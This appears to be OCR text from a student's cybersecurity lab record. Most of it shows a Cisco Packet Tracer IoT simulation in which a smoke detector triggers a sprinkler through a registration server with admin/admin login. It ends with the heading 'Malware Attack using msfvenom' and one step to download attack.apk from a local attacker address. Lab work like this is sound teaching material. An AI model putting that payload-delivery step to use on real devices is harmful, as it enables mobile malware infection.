

Cisco Packet Tracer
Logical
Physical
Sprinkler
Specifications
Physical
Config
Attributes
GLOBAL
Settings
Algorithm Settings
Files
INTERFACE
Wireless0
Bluetooth
Wireless0
Port Status
On
Bandwidth
54 Mbps
MAC Address
0001.9793.936A
SSID
cisko
Authentication
Disabled
WEP
WPA-PSK
WPA2-PSK
WPA
WPA2
802.1X
Method:
MD5
WEP Key
PSK Pass Phrase
User ID
Password
User Name
Password
Encryption Type
Disabled
IP Configuration
DHCP
Static
IPv4 Address
1.0.0.2
Subnet Mask
255.0.0.0
IPv6 Configuration
Automatic
Static
IPv6 Address
Link Local Address: FE80::201:97FF:FE93:936A
1.0.0.1
1.0.0.2
Realtime
Simulation
Automatically Choose Connection Type
Quick Heal
Safe Banking
mpr
cybersecurity
int - Shortcut
Search
ENG
IN
13:07
15-03-2023



Cisco Packet Tracer
IoT0
Specifications
Physical
Config
Attributes
GLOBAL
Settings
Algorithm Settings
Files
INTERFACE
Wireless0
Bluetooth
Wireless0
Port Status
On
Bandwidth
18 Mbps
MAC Address
0030.A394.7685
SSID
cisko
Authentication
Disabled
WEP
WPA-PSK
WPA2-PSK
WPA
WPA2
802.1X
Method:
MD5
User Name
Password
WEP Key
PSK Pass Phrase
User ID
Password
Encryption Type
Disabled
IP Configuration
DHCP
Static
IPv4 Address
1.0.0.3
Subnet Mask
255.0.0.0
IPv6 Configuration
Automatic
Static
IPv6 Address
Link Local Address: FE80::230:A3FF:FE94:7685
Logical
Physical
Root
Realtime
Simulation
Delete
Automatically Choose Connection Type
Server-PT
Registration Server
Lawn Sprinkler
Sprinkler
Old Car
IoT7
Old Ca
IoT3
Quick Heal
Safe Banking
mpr
Search
ENG
IN
13:08
15-03-2023


Cisco Packet Tracer
Registration Server
Physical
Config
Services
Desktop
Programming
Attributes
Web Browser
URL 1.0.0.1
Go
Stop
Logical
Physical
Root
Realtime
Simulation
Delete
Automatically Choose Connection Type
Server-PT
Registration Server
Lawn Sprinkler
Sprinkler
Old Car
IoT7
Old Ca
IoT3
Quick Heal
Safe Banking
mpr
Search
ENG
IN
13:09
15-03-2023


Cisco Packet Tracer
Registration Server
Physical Config Services Desktop Programming Attributes
Web Browser
URL http://1.0.0.1
Go
Stop
Registration Server Login
Username:
Password:
Sign In
Don't have an IoT account? Sign up now
Realtime
Simulation
Cisco Packet Tracer
Registration Server
Physical Config Services Desktop Programming Attributes
Web Browser
URL http://1.0.0.1/home.html
IoT Server - Devices
Home | Conditions | Editor | Log Out
Realtime
Simulation



Cisco Packet Tracer
Sprinkler
Specifications
Physical
Config
Attributes
GLOBAL
Settings
Algorithm Settings
Files
INTERFACE
Wireless0
Bluetooth
Global Settings
Display Name Sprinkler
Serial Number PTT0810HSL6-
Interfaces Wireless0
Gateway/DNS IPv4
DHCP
Static
Default Gateway
DNS Server
Gateway/DNS IPv6
Automatic
Static
Default Gateway
DNS Server
IoT Server
None
Home Gateway
Remote Server
Server Address 1.0.0.1
User Name admin
Password admin
Refresh
Realtime
Simulation
Delete
Automatically Choose Connection Type
Quick Heal Safe Banking
mpr
Cybersecurity
Search
ENG
IN
13:12
15-03-2023
Cisco Packet Tracer
IoT0
Specifications
Physical
Config
Attributes
GLOBAL
Settings
Algorithm Settings
Files
INTERFACE
Wireless0
Bluetooth
Global Settings
Display Name IoT0
Serial Number PTT0810777J-
Interfaces Wireless0
Gateway/DNS IPv4
DHCP
Static
Default Gateway
DNS Server
Gateway/DNS IPv6
Automatic
Static
Default Gateway
DNS Server
IoT Server
None
Home Gateway
Remote Server
Server Address 1.0.0.1
User Name admin
Password admin
Refresh
Realtime
Simulation
Delete
Automatically Choose Connection Type
Quick Heal Safe Banking
mpr
Cybersecurity
Search
ENG
IN
13:13
15-03-2023


Cisco Packet Tracer
Logical
Physical
Registration Server
Physical
Config
Services
Desktop
Programming
Attributes
Web Browser
URL http://1.0.0.1/home.html
Go
Stop
IoT Server - Devices
Home | Conditions | Editor | Log Out
Sprinkler (PTT0810HSL6-)
Lawn Sprinkler
IoT0 (PTT0810777J-)
Smoke Detector
Status
Alarm
Level
1.0.0.1
admin
Server-PT
Registration Server
Access
1.0.0.2
Lawn Sprinkler
Sprinkler
Old Car
IoT9
Old Car
IoT3
Realtime
Simulation
Delete
Automatically Choose Connection Type
Quick Heal
Safe Banking
mpr
Cybersecurity
Search
ENG
IN
15-03-2023



Cisco Packet Tracer
Registration Server
Physical Config Services Desktop Programming Attributes
Web Browser
URL http://1.0.0.1/home.html
IoT Server - Devices
Home | Conditions | Editor | Log Out
Sprinkler (PTT0810HSL6-)
Lawn Sprinkler
Status
smoke (PTT0810777J-)
Smoke Detector
Alarm
Level
Realtime
Simulation
Automatically Choose Connection Type
Quick Heal Safe Banking
mpr
cybersecurity int...Shortcut
Search
ENG IN
15-03-2023
Cisco Packet Tracer
Registration Server
Physical Config Services Desktop Programming Attributes
Web Browser
URL http://1.0.0.1/conditions.html
IoT Server - Device Conditions
Home | Conditions | Editor | Log Out
Actions
Enabled
Name
Condition
Add
Add Rule
Name smoke on
Enabled
If
Match All
smoke
Level
>=
5
+ Condition
+ Group
Then set
Sprinkler
Status
to
true
+ Action
OK
Cancel
Realtime
Simulation
Automatically Choose Connection Type
Quick Heal Safe Banking
mpr
cybersecurity int...Shortcut
Search
ENG IN
15-03-2023



Cisco Packet Tracer
Logical
Physical
Registration Server
Physical
Config
Services
Desktop
Programming
Attributes
Web Browser
URL http://1.0.0.1/conditions.html
Go
Stop
IoT Server - Device Conditions
Home | Conditions | Editor | Log Out
Actions
Enabled
Name
Condition
Actions
Edit
Remove
Yes
smoke on
smoke Level >= 0.5
Set Sprinkler Status to true
Edit
Remove
Yes
smoke off
smoke Level < 0.5
Set Sprinkler Status to false
Add
1.0.0.1
admin/admin
Server-PT
Registration Server
Access Point-PT
Access Point0
Lawn Sprinkler
Sprinkler
1.0.0.2
Smoke Detector
smoke
1.0.0.3
Old Car
IoT7
Old Car
IoT3
Old Car
IoT1
Realtime
Simulation
Automatically Choose Connection Type
Scenario 0
New
Delete
Toggle PDU List Window
Fire
Last Status
Source
Destination
Type
Color
Time(sec)
Periodic
Num
Edit
Delete
Top
Quick Heal
Safe Banking
mpr
Cybersecurity
Search
ENG
IN
13:18
15-03-2023
13:20
15-03-2023


Malware Attack using msfvenom



Go to browser and search for 192.168.10.4/attack.apk and download the MainActivity

